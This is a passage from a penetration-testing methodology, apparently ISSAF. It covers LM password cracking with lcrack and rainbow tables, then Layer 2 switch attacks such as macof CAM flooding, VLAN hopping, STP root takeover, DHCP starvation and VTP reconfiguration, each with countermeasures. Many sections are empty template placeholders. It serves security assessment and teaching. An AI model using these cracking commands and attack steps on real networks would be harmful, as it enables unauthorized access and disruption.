At this point of our sample tactic, it could be a good time to do “incremental” cracking.

### E.7.15.5 LM HALF PASSWORDS

At this point maybe we have some half-passwords, and maybe we note some half can help to deduct the other half.

For example, the LM password gr8beethoven is split into gr8beet and hoven. If you followed my “quick and dirty” example, you found the second half (hoven) at point 5, and since there aren’t thousands of words ending with “hoven”, it is worth to try if we guess the beginning.

We can use Lepton’s here, thanks to the RegEx support. A quick search in a dictionary reveals “Beethoven” is the only word longer than 5 ending with “hoven”. Let’s try with lcrack: `lcrack -s “-~” -l 3 -g [*][b][e][t][h][o][v][e][n]`  
The length (parameter -l 3 ) refers to the variable length part ( [\*] ): it is 3 characters long, so the whole password will be 12 characters long. With this technique you can deduct either the second half by knowing the first half, or the first half by knowing the second half.

An example showing this technique is here:  
<http://www.nestonline.com/lcrack/index.html>

This is why I said LM passwords longer than 7 are often simpler or at least not more complex to crack than 7 characters passwords.

**Please note this phase is placed here in this example, but it makes sense to perform it whenever after a phase you get “good” password halves.**

#### **E.7.15.6 BASIC BRUTE FORCE ATTEMPTS**

When you have a lot of hashes, it is a good idea to purify our hash-pot from as much silly passwords as we can, before proceeding with “instant” cracking. In fact, instant cracking time is almost directly proportional to hash quantity.

Remember, the tactic highly depends on hash types and, depending on your needs, this phase may include a brute-force using an alphanumeric charset for 7 bytes LM passwords. Such crack takes roughly 4 hours on my P4-3GHz, while the same brute using “alphanumeric + common symbols” takes a bit less than two days (a good job for a weekend!).

### E.7.15.7 “INSTANT” CRACKING (RAINBOW CRACKING)

If you have a lot of hashes, you should design the tactic to discover most passwords before proceeding with “instant” cracking. On the other side, if you have only one hash you may prefer to perform instant cracking in an early stage of the tactic.

Either way, you can calculate in advance what is the number of hashes where it is convenient to switch to brute-force instead of an instant cracking using the same charset.

For example, suppose you experiment an alphanum charset with an instant cracking software, and its performance is 6 pwd/minute. If on the same PC you brute-force all alphanumeric passwords in 4 hours, in the same time you will crack 1440 ( $6 \times 60 \times 4$ ) passwords using the instant cracker. So, in this example, if you have roughly more than 1500 passwords it is convenient to brute them, otherwise it is faster to do an instant cracking. This is the argument I use to decide where in the tactic I should place an instant cracking phase.

Every now and then someone puts Rainbow Tables online, and it's normal to expect others will be more or less freely available soon. Jérôme Athias kindly put online freely downloadable LM rainbow tables for alphanum+sym32 with “honest” success rate (Jérôme declares approximately 60%) here: <http://wired.s6n.com/files/jathias/> . With such tables the cracking performances I experimented is roughly 3 pwd/hour on a P4 (Gentoo Linux). Please note the charset used by Jérôme includes the Euro symbol (€). I didn't experimented deeply with those tables, but the Euro symbol is Unicode and it causes the LM hash to disappear (only the NTLM hash remains), so I think it is at least a (little) waste of time (if not worse, because the space symbol is placed after the Euro in the charset and I am curious to debug rcrack to see what is the real effect of this on the loaded charset).

**Having more than one Rainbow Table set already available (for example alphabetic, alphanumeric, alphanum+sym14 and alphanum+sym32), and depending on the number of hashes remaining, you may want to insert more instant cracking phases, especially after “quick and dirty” and “incremental” phases.**

### E.7.15.8 ADVANCED BRUTE-FORCE ATTEMPTS

After the final Rainbow cracking phase, the only thing you can do is to go on with brute-forcing.

Here you have two options: do a generic brute force which needs a lot of time, or try some alchemy based on previous results. My alchemist preferred tool is Lepton's Crack, thanks to its RegEx support. Here are some attempts you can experiment:

- If you eavesdropped an admin while typing the password, you can try to build some RegEx based on supposed password beginning or ending.
- Supposing you didn't find the password with above mentioned Athias Rainbow Tables, you can 90% assume the password isn't alphanumeric, so it probably contains one (or more) characters out of that charset. Start trying with some RegEx containing one keyboard symbol not in alphanumeric (accented vowels or special characters if in Europe, other less common symbols), and then try with symbols not included on keyboards.

***This is the time to unleash your fantasy, or your social engineering skills ;-)***

### E.7.16 CONCLUSION

All simple passwords will fall to an attack, even if the encryption used is strong, because dictionary based attack is fast to find simple words used as passwords.

Even slightly modified words will fail to the "clever" modes of at least John the Ripper, Lepton's Crack, LC5 and other crackers, so 'password123' is not really too much stronger than 'password'.

Complex passwords will theoretically fall prey to the attacker, but if the encryption algorithm in use is strong it can take too long a time, making it unfeasible to recover them.

In the case above, slow and progressive generation of more and more complete rainbow tables will speed up the process enormously, because in the case of rainbow cracking you don't lose time re-generating the hash, all the time used is that needed to do a parse in the table until the given hash is found, and then retrieving the plain text password associated with it.

## **E.8 COUNTERMEASURES**

Implement strong encryption algorithms, but accompany that with strong user education (to ensure that they know how to choose a good password) AND password auditing to detect weak (crackable) passwords and enforcing their change.

## **E.9 FURTHER READINGS**

### **E.10 COUNTERMEASURE(S)**

Bernardo Reino (aka Lepton)

Piero Brunati

Matteo Brunati

Miguel Dilaj

## F SWITCH SECURITY ASSESSMENT

### F.1 DESCRIPTION

Switch and Layer 2 security is hardly considered in their implementation. In order to perform comprehensive security test, it is important to take the concept of security to the last step and ensure complete testing of switches and layer 2 in network. One hole is sufficient to expose corporate LAN security. An attacker doesn't need to attack higher layer if bottom layer can give access to him.

### F.2 PURPOSE

[Text]

Write purpose of this document not purpose of device (e.g. Router, Firewall, IDS)

### F.3 REQUIREMENT

[Text]

#### F.3.1 Understand Organization's environment

[Text]

#### F.3.2 Technical Requirements

[Text]

### F.4 EXPECTED RESULT

[Text]

### F.5 METHODOLOGY / PROCESS

[Text]

Brief Intro and Table of Contents

#### F.5.1 Assess General Switch Security

- Identify Switch's management interface IP
  - Using Discovery Protocol (CDP in case of Cisco)

- Sniffing
- Perform Banner Grabbing
- Test Telnet and HTTP connection on switch
- Identify Firmware and switch model
- Identify Switch's feature
  - Routing Support
  - Intrusion Detection Support
  - High Availability Support
  - Firewall Support

Note: If a feature is supported, test mentioned tasks in their respective domain e.g. for Firewall Support, Firewall Security Assessment document.

### **F.5.2 Assess Port Security**

- Test Content Addressable Memory (CAM) Security
- Test Port broadcast-storm control

### **F.5.3 Assess VLAN Hopping Attacks**

- Test VLAN Hopping Attacks by switch spoofing
- Test VLAN Hopping attacks by double encapsulation

### **F.5.4 Assess Private VLAN Attacks**

- Layer two proxy attacks
- Private VLAN hopping using ICMP echo reply messages (In Cisco implementation)

### **F.5.5 Spanning Tree Attacks**

### **F.5.6 DHCP “Starvation”**

### **F.5.7 Cisco Discovery Protocol (CDP) Attacks**

### **F.5.8 VTP Attacks**

### **F.5.9 Vulnerabilities identification and target penetration**

## F.6 ASSESS GENERAL SWITCH SECURITY

### Description

[Text]

### Objective

[Text]

### Expected Results

[Text]

### Pre-requisites

[Text]

### Process (Steps to complete this Process/Task/Test Case)

#### F.6.1 Identify Switch's management interface IP

- Using Discovery Protocol (CDP in case of Cisco)
- Sniffing

#### F.6.2 Perform Banner Grabbing

#### F.6.3 Determine Switch Management Security

- Identify SNMP Communitystring
- Check Telnet, HTTP, TFTP, FTP, syslog connections
  - Implement secure variant
    - Telnet – SSH
    - TFTP – SCP
- Check Out of Band Management

#### F.6.4 Identify Firmware and switch model

#### F.6.5 Identify Switch's feature

(If a feature is supported, test mentioned tasks in their respective domain)

- Routing Support
- Intrusion Detection Support
- High Availability Support

- Firewall Support

## F.7 ASSESS PORT SECURITY

### Description

Restrict input on an interface by limiting and identifying MAC addresses of the hosts that are allowed to access the port. After limiting MAC addresses to one and assigning a single MAC address the attached host is assured full bandwidth of the port.

A port is configured as secure port and its security is violated:

1. If attempt is made from any other MAC address other than the MAC address listed in port security address list.
2. If the maximum number of MAC addresses are reached.
3. If a host from secure port, trying to access secure port of another host.

### Objective

- To determine Content Addressable Memory (CAM) Security
- To determine broadcast-storm control capability on switch

### Expected Results

[Text]

### Pre-requisites

[Text]

### Process (Steps to complete this Process/Task/Test Case)

- Test Content Addressable Memory (CAM) Security
- Test Port Storm Control

## F.8 TEST CONTENT ADDRESSABLE MEMORY (CAM) SECURITY

### Description

Content Addressable Memory contains MAC addresses, port numbers and their associated VLAN parameter. As a switch receives a frame, he looks in the CAM table for the destination MAC address. If there is an entry exists for that address, switch forwards his request to concern port, if there is no entry; switch broadcast this request to every port like a hub. If switch get a response, he updates the CAM table.

Content Addressable Memory (CAM) table is of limited size. If this table is filled by bogus addresses up to its maximum limit, no new valid entries can take place here and further a switch will act like a hub.

### Objective

- To determine MAC address restrictions on your PC initially
- To determine MAC Address's maximum limit
- To determine secure port isolation

### Pre-requisites

- MAC Address Spoofer
- Two PCs
- One Switch

### Steps to be performed

Used macof from Dsniff suit to overflow CAM Table

- Macof floods CAM Table and changes switch's functionality to Hub
- Traffic without CAM entry floods on the local LAN
- Traffic with CAM entry remain same
- After CAM table is full in one switch, traffic can floods to other switch on same VLAN

### Examples/Results

Syntax

Macof [-I interface] [-s src] [-d dst] [-e tha] [-x sport] [-y dport] [-n times]

```

del dsniff-2.3]# macof
c0:6f:72:92:e6:79:ae:41:88:39 0.0.0.0.8231 > 0.0.0.0.28076: S 1450072125:1450072125(0) w
e9:18:31:94:4e:87:f4:9:bc:96 0.0.0.0.20547 > 0.0.0.0.34379: S 1248217422:1248217422(0) w
c:6f:bd:23:29:9:b9:68:d8:ee 0.0.0.0.9437 > 0.0.0.0.63565: S 1798831259:1798831259(0) win
52:5:53:aa:e:c2:c4:9:28:6b 0.0.0.0.9187 > 0.0.0.0.33795: S 372197229:372197229(0) win 5
c9:43:a5:fa:ca:be:f5:27:36:f0 0.0.0.0.9735 > 0.0.0.0.24997: S 75787330:75787330(0) win 9
47:5b:eb:18:eb:17:8e:45:72:fd 0.0.0.0.5190 > 0.0.0.0.11425: S 1851597758:1851597758(0) w
30:5c:af:41:91:b:db:1a:d3:b1 0.0.0.0.41411 > 0.0.0.0.20666: S 1330364160:1330364160(0) w
9f:33:3e:ed:25:af:e1:4a:8:8a 0.0.0.0.29828 > 0.0.0.0.33660: S 2126442064:2126442064(0) w
c8:6:9f:f8:dc:43:59:3a:b2:1a 0.0.0.0.46207 > 0.0.0.0.35417: S 59158292:59158292(0) win 9
94:32:9b:98:6f:65:da:22:de:2c 0.0.0.0.46886 > 0.0.0.0.27699: S 696015966:696015966(0) wi
.67:23:29:9c:1:16:31:9a:e5 0.0.0.0.28931 > 0.0.0.0.42927: S 545452834:545452834(0) win 9
bd:41:dd:d0:4:fb:ae:5b:30:8b 0.0.0.0.4394 > 0.0.0.0.8207: S 1818782391:1818782391(0) wir
a:63:91:5d:77:8d:e9:4e:f2:ee 0.0.0.0.42003 > 0.0.0.0.49558: S 1608266535:1608266535(0) w
23:59:97:7e:78:68:98:6a:ba:b9 0.0.0.0.18915 > 0.0.0.0.54582: S 507416493:507416493(0) wi
6d:7d:e6:ba:75:ca:f0:63:fc:9 0.0.0.0.22210 > 0.0.0.0.22337: S 201534977:201534977(0) wir
f1:36:ae:20:3a:ad:38:5e:65:f7 0.0.0.0.7734 > 0.0.0.0.13236: S 97014193:97014193(0) win 9
8f:67:82:5e:99:6e:38:41:b2:30 0.0.0.0.46829 > 0.0.0.0.57888: S 903459681:903459681(0) wi
ec:41:83:9c:13:2c:ac:73:e:ee 0.0.0.0.34820 > 0.0.0.0.32066: S 394175897:394175897(0) wir
72:1e:1d:58:a4:e9:11:79:97:b6 0.0.0.0.19578 > 0.0.0.0.28090: S 1228365011:1228365011(0)
9:69:ac:3:71:56:5:2c:c6:ce 0.0.0.0.25291 > 0.0.0.0.27467: S 443736674:443736674(0) win 9
f:c:7e:3c:12:1b:77:4d:e4:6f 0.0.0.0.54714 > 0.0.0.0.12945: S 957502266:957502266(0) win
22:9:71:37:86:35:6a:35:4e:d7 0.0.0.0.51621 > 0.0.0.0.14979: S 2020683709:2020683709(0) w
9a:68:23:c7:4:88:57:6b:ec:e0 0.0.0.0.64416 > 0.0.0.0.30901: S 1722166366:1722166366(0) w
41:a:29:63:56:94:9d:20:44:2d 0.0.0.0.15438 > 0.0.0.0.43208: S 579465095:579465095(0) wir
e7:28:aa:6:e0:3d:2b:42:8c:26 0.0.0.0.24832 > 0.0.0.0.10142: S 836531898:836531898(0) wir
cb:59:e:7:5f:8e:f2:41:a9:8a 0.0.0.0.45666 > 0.0.0.0.58268: S 1036034352:1036034352(0) wi
1f:1d:ab:a3:cb:9b:c5:c:7:11 0.0.0.0.28807 > 0.0.0.0.36158: S 1092936515:1092936515(0) wi
f5:3b:3:e0:74:da:ce:2e:e4:55 0.0.0.0.17399 > 0.0.0.0.26511: S 2079036143:2079036143(0) w
dd:10:29:a6:cd:92:cf:60:10:41 0.0.0.0.42827 > 0.0.0.0.25398: S 1757927020:1757927020(0)
53:68:47:1b:a7:83:41:26:2e:d1 0.0.0.0.19662 > 0.0.0.0.7381: S 390852811:390852811(0) wir
5d:27:ef:dd:b7:31:82:1f:b2:28 0.0.0.0.36846 > 0.0.0.0.63435: S 407217938:407217938(0) wi
37:2c:15:30:72:40:80:4:f6:d7 0.0.0.0.13198 > 0.0.0.0.39025: S 1839131485:1839131485(0) w
b0:7a:9a:1:6e:2:9c:b:97:48 0.0.0.0.17265 > 0.0.0.0.8086: S 1937499057:1937499057(0) win
d2:74:9b:f6:fc:57:7c:51:4:e2 0.0.0.0.47565 > 0.0.0.0.12092: S 146623578:146623578(0) wir
ac:52:71:b9:9d:eb:9d:3d:f8:92 0.0.0.0.35006 > 0.0.0.0.50423: S 1442995407:1442995407(0)
9d:64:80:51:3a:a9:19:3a:c4:c5 0.0.0.0.32796 > 0.0.0.0.23945: S 1149407536:1149407536(0)
9d:56:7c:66:5f:8:5f:4d:88:53 0.0.0.0.13346 > 0.0.0.0.23361: S 1656338869:1656338869(0)

```

### Analysis/Conclusion/Observation

- Traffic without CAM entry floods on the local LAN
- Traffic with CAM entry remain same
- As CAM table is full, traffic floods to other switch on same VLAN

### Countermeasures

- Configure all MAC addresses manually by using (switchport port-security mac-address mac\_address interface configuration command)
- Configure number of addresses manually and allow rest to be configured dynamically
- Port Security Limits MAC addresses to a port.
  - #port secure max-mac-count n (n can be decided depending on the business requirement at IDC)
  - On detection of invalid MAC, configure switch to
    - Configure switch to block invalid MAC
    - Switch can also be configured to shutdown the port

### Tool[s]

**Further Reading[s]**

**Remarks**

It is recommended to use this in control environment; you can do this by adding MAC addresses more than switch ports. It will fill the MAC addresses required to change hub into switch.

**F.9 TEST PORT BROADCAST-STORM CONTROL****Description**

This test is conducted to test broadcast-storm control on Switch. Tester sends flood on any destination to test this feature.

**Objective**

- To determine Switch's support against broadcast-storm control

**Pre-requisites**

- Packet Crafter
- PC with OS
- Switch

**Steps to be performed**

1. Start any packet generator
2. Give a flood on target system

**Examples/Results****Analysis/Conclusion/Observation**

If your switch is disconnecting your port it provide safeguard against broadcast-storm otherwise your switch is vulnerable to broadcast-storm control.

**Countermeasures****Tool[s]****Further Reading[s]****Remarks****F.10 ASSESS VLAN HOPPING ATTACKS****Description**

In VLAN hopping attack, attacker sends crafted frames from a system to another system in different VLAN. In this attack VLAN security is bypassed.

**Objective**

**Expected Results**

**Pre-requisites**

**Process (Steps to complete this Process/Task/Test Case)**

- Test VLAN Hopping Attacks by switch spoofing
- Test VLAN Hopping attacks by double encapsulation

## F.11 TEST VLAN HOPPING ATTACKS BY SWITCH SPOOFING

### Description

In this attack an attacker configures his system to spoof frames as a switch. He craft frames using 802.1q/ISL or other tagging (e.g. ISL) with DTP signaling and sends it from management VLAN to target VLAN with the tag of target VLAN. It is expected to see this packet in target VLAN. If he is successful to do so, then he will be part of all VLANs.

### Objective

- To pass data into another VLAN in more then one switches by manipulating frame tag.

### Pre-requisites

- Sniffing software (which supports frame check sequence and preamble
- Two Cisco Ethernet switches supporting 802.1q trunking (Cat 1900 switches doesn't support it)
- One Crossover cable
- Two strait cables
- Two PCs with Windows/Unix operating system having 10Mb Ethernet NIC
- Console cable for switch

### Steps to be performed

- Capture Sample Frame
- Change 802.1q tag as per target
- Send 802.1q Frames into non-trunk ports

#### Step1: Capture sample frame

- Connect two PCs in the same VLAN of one switch.
- Send ICMP echo message from PC1 to PC2
- Capture this with Sniffer Pro on PC 2
- View packets in raw hex
- Start Packet generation component of sniffer pro
- Enter above captured packet in step 3
- Send entered packet from PC1 to PC 2

#### Step2: Insert 802.1q tag

- Shift PC2 on trunk port (port 24) of switch and start Sniffer software
- Ping non-existent IP address from PC1
- Capture ARP lookup on PC2
- Shift PC1 on VLAN 2 port and repeat it

VLAN1 and VLAN2 will have 81 00 00 01 and 81 00 00 02 tag respectively

Step3: 802.1q Frames into non-trunk ports

- Put PC1 on VLAN 1 switch one
- Put PC2 on VLAN1 of second switch
- Connect trunk cable between them
- Crafted packet from VLAN1, VLAN2 and VLAN3 was delivered to their destination VLAN

Step4: VLAN Hopping

- Connect PCs in different VLANs and in different switches
- Change VLAN IDs and send it to as many combinations as possible

### Examples/Results

### Analysis/Conclusion/Observation

In Different Switches

Source VLAN	Destination VLAN	Tag ID	Success?
1	2	2	Yes
1	3	3	Yes
2	1	1	No
3	2	3	No
3	1	1	No

In Same Switch

Source VLAN	Destination VLAN	Tag ID	Success?
1	2	2	No
1	3	3	No
2	1	1	No
3	2	3	No
3	1	1	No

### Countermeasures

- Separate Network's clearly in logical access points.
- Turn of the ports that are not used and put them in separate VLAN, these ports

shouldn't have layer 3.

- Devices on one VLAN shouldn't access devices on another VLAN unless specific mechanisms like routing or trunking for doing so.
- Isolate devices at different security levels on separate layer 2 devices. E.g. same switch shouldn't be used inside or out side of firewall.
- Use trunk port security
  - Never use a trunkport number used in any other VLAN.
  - Disable trunking on ports that do not need it.
  - Set DTP on all ports not being used for trunking.
  - Use dedicated VLAN IDs for trunk ports.

#### Tool[s]

#### Further Reading[s]

#### Remarks


Attack is not easy, following things are mandatory to perform this attack:

- Access to native VLAN
- Target machine is in different switch
- Attacker knows MAC address of the target machine
- Some layer 3 device for traffic from targets VLAN to back

## F.12 TEST VLAN HOPPING ATTACKS BY DOUBLE ENCAPSULATION

### Description

An attacker sends double encapsulated 802.1q frames. Switch strips of one tag and deliver it to destination as per remaining tag. This attack even works if the trunk port is off.



### Objective

To pass data into another VLAN in more than one switch by double encapsulating frame tag.

### Pre-requisites

- Sniffing software (Ethereal is fine)
- Two Cisco Ethernet switches supporting 802.1q trunking (Cat 1900 switches doesn't support 802.1q tagging, they are limited with Inter Switch Link (ISL))
- One Crossover cable
- Two strait cables
- Two PCs with Windows/Unix operating system having 10Mb Ethernet NIC
- Console cable for switch

### Steps to be performed

- Craft a double encapsulated frame
- Start a sniffer at the destination end
- Send the double encapsulated frame
- Capture the double encapsulated frame at destination

### Examples/Results

<Screen shot of test performed>

**Analysis/Conclusion/Observation**

- Supports only unidirectional traffic.
- Works even if trunk ports are set to off

**Countermeasures****Tool[s]****Further Reading[s]****Remarks**

## Countermeasures

### Patches Updating

Patches should be implemented as they are released after testing. Follow patch management process for more detail.

### Safeguard Defaults

- Change community string and treat it as password
- Change all factory default passwords
- Identify undocumented accounts and change the default names and passwords

### Unnecessary Services

- Make sure all the unnecessary services are disabled.
- Management interface of switch is not accessible from Internet
- Access Control Mechanism is implemented to give access on need to know basis
- Make sure un-secure services are disabled
  - TFTP
  - SNMP
  - Telnet

### Implement Encryption

Usually encryption is not implemented in the switch. Encryption on the wire ensures that sniffed traffic is useless.

### Further Readings

- Configuring VLANs

[http://www.cisco.com/en/US/products/hw/switches/ps663/products\\_configuration\\_guide\\_chapter09186a00800e47e1.html#1020847](http://www.cisco.com/en/US/products/hw/switches/ps663/products_configuration_guide_chapter09186a00800e47e1.html#1020847)

## **F.13 ASSESS PRIVATE VLAN ATTACK**

### **Description**

Private VLANs work by isolating traffic within specific communities. It's a VLAN within a VLAN and also called as protected ports. It turns broadcast segment into non-broadcast multi-access segments. Isolated ports within a VLAN can communicate only with promiscuous ports.

Private VLAN environment doesn't require unicast, multicast or broadcast traffic between interfaces of switch. Traffic between interfaces of switch is forwarded through a layer-3 device.

### **Objective**

### **Expected Results**

### **Pre-requisites**

### **Process (Steps to complete this Process/Task/Test Case)**

- Test Layer-2 Proxy Attacks
- Product specific miss-configurations in the project

## F.14 BYPASS PVLAN USING LAYER-2 PROXY ATTACKS

### Description

In this attack attacker craft a packet and send it to target with source IP and MAC address of his own and destination IP of target and MAC address of router (layer-3 device). The switch forwards frame to router's switch port. The router routes the traffic, rewrites the destination MAC address as that of the target and send it to router.

This is not the vulnerability of Private VLAN, this is the way PVLAN works, but using technique Private VLAN security is bypassed however only unidirectional traffic is allowed.

### Objective

Bypassing Private VLAN security using Layer-2 Proxy Attacks

### Pre-requisites

- Two PCs with operating system
- Packet crafter (eg. Hping)
- Router and Switch
- Strait and Cross-over cable
- Isolated and Promiscuous ports

### Steps to be performed

- Craft a customize packet using your favorite packet crafter
  - Give source IP and MAC address of attacker
  - Give destination IP address of target
  - Give MAC address of Router (layer-3 device)
- Start a sniffer at the target
- Capture and analyze the packet at target end

### Examples/Results

### Analysis/Conclusion/Observation

### Countermeasures

### Tool[s]

Further Reading[s]

Remarks

## F.15 PRODUCT SPECIFIC MISS-CONFIGURATIONS

## F.16 ASSESS SPANNING TREE SECURITY

### F.16.1 STP root bridge SUMPLANTACION

#### Description

An attacker broadcasts out Spanning-Tree Protocol Configuration/Topology Change Bridge Protocol Data Units (BPDUs) in an attempt to force spanning-tree recalculations. The BPDUs sent out by the network attacker's system announce that the attacking system has a lower bridge priority and he became root-bridge.

#### Objective

Become the root of the spanning tree. As root of the bridge we are able to select how the traffic is redirected between the switches, and how loops are avoided

#### Pre-requisites

- One PC with operating system

#### Steps to be performed

#### Examples/Results

#### Analysis/Conclusion/Observation

#### Countermeasures

#### Tool[s]

#### Further Reading[s]

#### Remarks

#### Countermeasure[s]

- Don't disable spanning tree, introducing loop would be another attack
- Implement BPDU Guard and Root Guard
- Implement BPDU Guard
  - Disables ports using portfast upon detection of a BPDU message on the port
  - Globally enabled on all ports running portfast
- Implement Root Guard
  - Disables ports who would become rootguard due to their BPDU advertisement configured on a per port basis

#### **Further Reading[s]**

**F.17 ASSESS DHCP STARVATION****Description**

The attacker crafts DHCP request over the cable but without sending the DHCP release.

**Objective**

The issue of this attack is to request the full domain of IP addresses available

**Pre-requisites**

Access to the network and to the DHCP server (it may be the bridge or may redirect to another hosts.

**Steps to be performed****Examples/Results**

The expected result of this attack is the denial of legitimate DHCP requests of devices because of the absence of free IP.

**Analysis/Conclusion/Observation****Countermeasures****Tool[s]****Further Reading[s]****Remarks**

## F.18 ASSESS CISCO DISCOVERY PROTOCOL ATTACKS

### Description

CDP is a layer 2 protocol used by Cisco routers to discover each other on the same link (segment). This protocol is not routed and therefore this tool is just useful in the local segment. CDP messages contain information about the sending Cisco router. These include the device ID (hostname), port ID (which port was the sender), the platform running on, the software incl. version, what the box is capable of and which network address (IP address) the interface has. If not configured otherwise, Cisco routers send these messages out every 30 seconds. In our case (Ethernet), they are sent to a special MAC address (01:00:0C:CC:CC:CC) and therefore are received from every Cisco router in the same segment. Other routers store the data and hold it for a time defined in the message (the tool uses the maximum of 255 seconds). Very interesting is, that Cisco IOS uses the device ID as key to find out if the received message is an update and the neighbors are already known or not. If the device ID is too long, this test seems to fail and you constantly fill up the routers memory.

### Objective

### Pre-requisites

### Steps to be performed

### Examples/Results

### Analysis/Conclusion/Observation

- CDP was found to be implemented on core router.
- An attacker can flood the router memory completely with bogus CDP messages.
- CDP packets can be spoofed for social engineering and/or just to confuse the administrator
- Cisco router information (device ID (hostname), port ID, platform running on, software version and IP address) can be seen in clear text

### Countermeasures

- Disable CDP if not required

- no cdp run: disables CDP globally
- no cdp enable: disables CDP on an interface (interface command)
- Highly recommended to disable at Border Routers/Switches etc...

**Tool[s]****Further Reading[s]****Remarks**

## F.19 ASSESS ARP ATTACKS

### Description

Gratuitous ARP is used by host to announce their IP address. It's a broadcast packet like an ARP request.

ARP cache poisoning attacks involve using a known MAC and IP address of a host on a remote VLAN to get the switch to forward packets.

### Objective

### Pre-requisites

### Steps to be performed

### Examples/Results

### Analysis/Conclusion/Observation

Testing team machine MAC address was not asked while providing access points for them. We presume that same may be the case for servers and gateway devices.

### Countermeasures

- Private VLANs provides protection against ARP attacks.
- Consider static ARP for critical static routers and hosts
- Cisco is under development of an ARP firewall
- Consider implementation of registering MAC addresses for customers, suppliers and vendors
- ARPWatch is a freely available tool

### Tool[s]

### Further Reading[s]

### Remarks



## **F.20 ASSESS VTP ATTACKS**

### **Description**

The VLAN Trunking Protocol (VTP) is used to distribute Vlan configuration among switches. This protocol allows you to maintain a set of Vlans in a multi-switch environment without the need of manually keep all the configurations actualized.

This protocol is only sent over trunking ports, and with Mac destination 01:00:0c:cc:cc:cc

### **Objective**

Alter the VLAN configuration in all the switches of a trunking domain

### **Expected Results**

Full control of the VLAN configurations in a switch environment

### **Pre-requisites**

Access to the switch in a port with Trunking enabled.

Several switches with VTP configured

### **Process (Steps to complete this Process/Task/Test Case)**

- 1.
- 2.

**F.21 VLAN RECONFIGURATION****Description**

The VTP protocol is used to update the VLAN configuration in a switch environment, so you can update it to your wishes by crafting the appropriate packet

**Objective**

Reconfiguration of the VLAN environment to gain access to certain elements

**Pre-requisites**

Access to the switch in a port with Trunking enabled.

Several switches with VTP configured

**Steps to be performed**

Develop and craft the packet with the Vlan configuration through the trunking port of the switch

**Examples/Results****Analysis/Conclusion/Observation****Countermeasures**

Disable VTP if not needed

If needed, set a MD5 password, as the protocol supports that kind of authentication of the VTP messages

**Tool[s]****Further Reading[s]****Remarks**

## **F.22 LAYER 2 PORT AUTHENTICATION**

### **Description**

Layer 2 authentication can allow VLAN access based on MAC address or radius authentication

### **Objective**

Denial of service test (prevention of validation) or unauthorized access to other VLAN's.

### **Expected Results**

Successful validation in the switch or denial of service , based on impersonation of the validation server

### **Pre-requisites**

PC with operating system and NIC

### **Process (Steps to complete this Process/Task/Test Case)**

- 802.1x/EAP Switch Authentication
- 802.1X Port Authentication

**F.22.1 802.1x/EAP Switch Authentication****Description**

--

**Objective**

--

**Pre-requisites**

--

**Steps to be performed**

--

**Examples/Results**

--

**Analysis/Conclusion/Observation**

--

**Countermeasures**

--

**Tool[s]**

--

**Further Reading[s]**

--

**Remarks**

--

**F.22.2 802.1X Port Authentication****Description****Objective****Pre-requisites****Steps to be performed****Examples/Results****Analysis/Conclusion/Observation****Countermeasures****Tool[s]****Further Reading[s]****Remarks**

**F.23 MULTICAST BRUTE FORCE FAILOVER ANALYSIS****Description**

Send Random Multicast Frames to a switch interface attempting to get frames to another VLAN

**Objective**

Find if a multicast domains can go through the switch to another VLAN

**Pre-requisites**

2 PC with operating system and NIC connected to different VLAN's

**Steps to be performed**

- Craft a customize packet using your favorite packet crafter
  - Give real source
  - Give random destinations in the multicast reserved space
- Start a sniffer at the second PC to view if any traffic goes through
- Review switch console and errors logs

**Examples/Results****Analysis/Conclusion/Observation**

If any multicast packet reaches the second PC, then this multicast domain is allowed to go through and thus can be used to attack machines in other VLAN's

**Countermeasures****Tool[s]****Further Reading[s]****Remarks**

## F.24 RANDOM FRAME STRESS ATTACK

### Description

In this attack, intruder sent some completely random packet in which only source and destination are correct.

### Objective

It's some kind of "brute force" to test the robustness of the logical of the switch. If we are able to see errors, packets that do vlan hopping, switch reboot, etc.

### Pre-requisites

- Two PCs with operating system
- Packet crafter (eg. Hping)
- Switch
- Strait and Cross-over cable
- Isolated and Promiscuous ports

### Steps to be performed

- Craft a customize packet using your favorite packet crafter
  - Give real source and destinations
  - Give MAC address of Router (layer-3 device)
- Start a sniffer at the second PC to view if any traffic goes through
- Review switch console and errors logs

### Examples/Results

### Analysis/Conclusion/Observation

Any error seen on the switch, anomalous traffic or such could be an indication of a wrong switch software version or bug

### Countermeasures

### Tool[s]

### Further Reading[s]

### Remarks

**F.25 IP TELEPHONY CONSIDERATIONS****Description**

Usually IP telephony is deployed by using a VLAN for it's traffic all along the company network. Also, reachable in this VLAN there must be some interesting machines such the Call Manager.

**Objective**

- Gain access to the VLAN used by IP Telephony
- Reach ability to the Call Manager and all the IP Telephony equipment (to do further vulnerability identification, phone call listening, denial of service, etc.)

**Pre-requisites**

- 1 PC with operating system and NIC
- 1 IP phone fully functional and connected
- 1 Hub

**Steps to be performed**

With the Hub intercept the communications of the phone, you can see there the VLAN tag ID used for it's traffic usually tagging you own traffic with this ID is enough to get your traffic into the IP Telephony VLAN.

**Examples/Results****Analysis/Conclusion/Observation****Countermeasures****Tool[s]**

Vconfig

**Further Reading[s]****Remarks**

## F.26 VULNERABILITIES IDENTIFICATION AND VERIFICATION

Perform this step based on ISSAF Technical Assessment Methodology section.

## F.27 GLOBAL COUNTERMEASURES

## F.28 FURTHER READING[S]

